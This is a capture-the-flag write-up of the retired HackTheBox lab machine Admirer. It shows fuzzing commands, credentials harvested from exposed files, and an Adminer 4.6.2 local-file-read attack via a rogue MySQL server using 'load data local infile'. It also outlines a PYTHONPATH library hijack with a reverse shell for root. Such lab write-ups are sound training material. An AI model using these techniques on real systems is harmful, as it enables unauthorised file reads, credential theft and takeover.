
HackTheBox : Admirer

@muemmelmoehre

September 28, 2020

Admirer was an easy rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.187*. The box got retired in september 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline


1. Discover several sets of credentials in the hidden text files on the web page : `http://10.10.10.187/admin-dir/credentials`.
2. Use the credentials for *ftpuser* : **%n?4Wz}R$tTF7** to grab a database dump and a `html` archive from the `ftp` service.
3. Discover the `adminer` service in the `html` archive and locate its live copy running at `http://10.10.10.187/utility-scripts/adminer.php`.
4. Set up a local `mysql` database on your machine and create a new user. Grant all privileges to that new user. Restart the `mysql` service.
5. Go to `http://10.10.10.187/utility-scripts/adminer.php` and connect to your database with you newly created user's credentials.
6. Abuse `adminer`'s ability to run `SQL` queries to pull local files from the server into your database. Retrieve the password for user *waldo* : **&<h5b~yK3F#{PaPB&dA}{H>**.
7. `SSH` in as *waldo* and grab the user flag.
8. Discover that *waldo* can run a `Python` backup script with elevated privileges.
9. Discover that *waldo* can set environment variables and set `$PYTHONPATH` to a directory under *waldo*'s control.
10. In that directory, create a rogue library *shutil.py* containing a reverse shell to abuse `Python`'s `import` functionality in the backup script.
11. Set up a listener on your machine, then run the backup script with `sudo` to provoke the execution of your reverse shell.
12. Receive a reverse shell as *root* on your listener and grab the root flag.

2 Details

2.1 Initial foothold

2.1.1 Web enumeration

The initial `nmap` scan reveals a web server running on port `80`. We quickly discover `http://10.10.10.187/robots.txt` that lists an `admin-dir` directory :




Based on the hint *waldo* left for us, the next step is to fuzz for files in the hidden `admin-dir` with `ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://10.10.10.187/admin-dir/FUZZ.txt`:


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://
    10.10.10.187/admin-dir/FUZZ.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.10.187/admin-dir/FUZZ.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
------------------------------------------------
```

```
.htaccess                   [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd                   [Status: 403, Size: 277, Words: 20, Lines: 10]
contacts                    [Status: 200, Size: 350, Words: 19, Lines: 30]
credentials                 [Status: 200, Size: 136, Words: 5, Lines: 12]
:: Progress: [20473/20473] :: Job [1/1] :: 67 req/sec :: Duration:
   [0:05:02] :: Errors: 1 ::
```

We discover three sets of credentials at `http://10.10.10.187/admin-dir/credentials.txt` :




and some interesting contacts at `http://10.10.10.187/admin-dir/contacts.txt`



2.1.2 `ftp` enumeration

The credentials for the `ftp` service turn out to be valid. We connect to the service with `ftp 10.10.10.187` and authenticate as user *ftpuser* with the password we found beforehand :



There are several interesting files available, a database dump and an archive of `html` files. We use `get` *`filename`* in order to transfer them to our local machine :

```
root@[redacted]/admirer# ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02 21:24 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03 21:20 html.tar.gz
226 Directory send OK.
ftp> ^C
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (2.1086 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 18.84 secs (273.2362 kB/s)
ftp>
```

Uncompressing the archive reveals that it contains what seems to be a backup copy of the web files :

```
root@[redacted]/admirer/loot# ls -l
total 5180
drwxrwx--- 1 root vboxsf    4096 Jun  6  2019 assets
-rwxrwx--- 1 root vboxsf    3405 May  6 19:54 dump.sql
-rwxrwx--- 1 root vboxsf 5270987 May  6 19:54 html.tar.gz
drwxrwx--- 1 root vboxsf    4096 Dec  2 15:29 images
-rwxrwx--- 1 root vboxsf    4613 Dec  3 15:20 index.php
-rwxrwx--- 1 root vboxsf     134 Dec  1 16:31 robots.txt
drwxrwx--- 1 root vboxsf    4096 Dec  2 12:50 utility-scripts
drwxrwx--- 1 root vboxsf    4096 Dec  2 12:25 w4ld0s_s3cr3t_d1r
```

When checking out the `utility-scripts` folder, we discover a bunch of promising `php` scripts :

```
root@[redacted]/admirer/loot# cd w4ld0s_s3cr3t_d1r/
root@[redacted]/admirer/loot/w4ld0s_s3cr3t_d1r# ls -l
total 8
-rwxrwx--- 1 root vboxsf 350 Dec  2  2019 contacts.txt
-rwxrwx--- 1 root vboxsf 175 Dec  2  2019 credentials.txt
root@[redacted]/admirer/loot/w4ld0s_s3cr3t_d1r# cd ..
root@[redacted]/admirer/loot# cd utility-scripts/
root@[redacted]/admirer/loot/utility-scripts# ls -l
total 16
-rwxrwx--- 1 root vboxsf 1795 Dec  2  2019 admin_tasks.php
-rwxrwx--- 1 root vboxsf  401 Dec  1  2019 db_admin.php
-rwxrwx--- 1 root vboxsf   20 Nov 29  2019 info.php
-rwxrwx--- 1 root vboxsf   53 Dec  2  2019 phptest.php
```

`w4ld0s_s3cr3t_d1r` seems to contain the same files we found in `admin-dir`. Only upon closer inspection, we notice that the `credentials.txt` file in `w4ld0s_s3cr3t_d1r` contains different credentials :

```
[Bank Account]
waldo.11
Ezy]m27}OREc$

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

If our assumption is correct and the archive contains indeed a backup copy of all the web files on the server, then there's a good chance that we missed something during our initial web enumeration. Time to fuzz that newly found directory :


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://
    10.10.10.187/utility-scripts/FUZZ.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.10.187/utility-scripts/FUZZ.php
 :: Follow redirects : false
```

```
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
-----------------------------------------------
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
adminer                 [Status: 200, Size: 4156, Words: 189, Lines:
   52]
info                    [Status: 200, Size: 83802, Words: 4024, Lines:
   962]
phptest                 [Status: 200, Size: 32, Words: 8, Lines: 1]
:: Progress: [20473/20473] :: Job [1/1] :: 705 req/sec :: Duration:
   [0:00:29] :: Errors: 0 ::
```

2.2 User

2.2.1 Adminer

Following up on the newly discovered web page we found while fuzzing, we now notice the `adminer` web interface exposed at `http://10.10.10.187/utility-scripts/adminer.php` :



`Adminer` is a database administration tool.[1] A quick web search for related security

[1] `https://www.adminer.org/`, last visited : 2020-06-29.

issues leads us to Ewan Gardner's blog post[2] describing a local file read vulnerability in `adminer` that affects version 4.6.2 - the one present on the server. In a nutshell, we will connect a database under our control to the exposed `adminer` interface and abuse its functionality to run SQL queries in order to access local files on the server.

2.2.2 `MySQL` setup

The next step is therefore to set up a `MySQL` database on our local machine.[3] Once we have our local instance up and running, we create a new user with the command[4]

```
create user 'user name'@'%' identified by 'password';
```

```
MariaDB [mysql]> create user 'bob'@'%' identified by 'ilikebrains';
Query OK, 0 rows affected (0.001 sec)
```

Then, we create a new table that contains one column of up to 500 characters with

```
create table table name (column name VARCHAR(500));
```

```
MariaDB [burgers]> create table burgers (stuff VARCHAR(500));
Query OK, 0 rows affected (1.281 sec)
```

This table will take in the contents of the files we're going to read from the `adminer` server.
After that, we need to grant all privileges[5] to our new user with the command[6]

```
grant all privileges on *.* to 'user name'@'%' with grant option;
```

```
MariaDB [mysql]> grant all privileges on *.* to 'bob'@'%' with grant option;
Query OK, 0 rows affected (0.000 sec)
```

In order to have those privileges applied to our user, we must `flush privileges;` :

[2] `https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool`, last visited : 2020-06-29.

[3] Useful guides on how to set up the database are e.g. `https://phoenixnap.com/kb/how-to-create-mariadb-user-grant-privileges` and `https://www.yeahhub.com/mysql-command-line-tutorial-kali-linux/`, both last visited : 2020-06-29.
N.b. : In order to keep this write-up concise, I'll only illustrate the steps that are crucial to the exploit.

[4] The % serves as a wild card; we want to grant rights to our user from arbitrary hosts. In this case, it would also have been possible to specify the IP of the box.

[5] The rear part of the command, `with grant option`, is not strictly necessary. It allows our user to grant the same level of privileges to another user. For more detailed information, see `https://dev.mysql.com/doc/refman/8.0/en/grant.html`, last visited : 2020-06-30.

[6] Same principle as before, % and * are wild cards.

```
MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

Let's review our changes :

```
MariaDB [mysql]> show grants for 'bob'@'%';
+-----------------------------------------------------------------------------------------------------------------------------------+
| Grants for bob@%                                                                                                                  |
+-----------------------------------------------------------------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'bob'@'%' IDENTIFIED BY PASSWORD '*954015B066EA38DF492DED16B3DD37FFB76FA8D6' WITH GRANT OPTION |
+-----------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.000 sec)
```


As we want to manage our database remotely via the `adminer` application on the box, we need to modify the `MariaDB` configuration file `my.cnf` on our machine; we need to add our own IP address as `bind-address` :

```
  GNU nano 4.5                                                          /etc/mysql/my.cnf
# The MariaDB configuration file
#
# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.
#
# If the same option is defined multiple times, the last one will apply.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.

#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/


#adding for admirer.htb : accept connections from 10.10.14.38
bind-address = 10.10.14.38
```


Finally, we need to restart the `mysql` service with `systemctl restart mysql.service` and confirm that the corresponding port 3306 is open :

```
root@[redacted]/admirer/loot# systemctl start mysql.service
root@[redacted]/admirer/loot# nmap 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-09 02:11 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Back on the box, we navigate to `http://10.10.10.187/utility-scripts/adminer.php` and connect to our database we the credentials of our user :




After the successful login, we're greeted by `adminer`'s interface showing us our still empty database :




2.2.3 Privilege escalation to user waldo

In `adminer`'s interface, we navigate to the `SQL command` functionality :




Our goal is to retrieve local files from the server. As we noticed earlier by comparing the files from the `html` archive with the ones that are live on the server, the content of some of these files has changed. This might be a clue to take a look at those files once again. And indeed, by running the following query, we're able to obtain critical information and a set of hard-coded credentials[7] for user *waldo* :

```
load data local infile '/var/www/html/index.php'
into table burgers
fields terminated by '\n'
```



[7]There is already a set of credentials present in the `index.php` file from the `html` archive - these credentials are, however, not valid. The set we find in the file live on the server has an updated password.

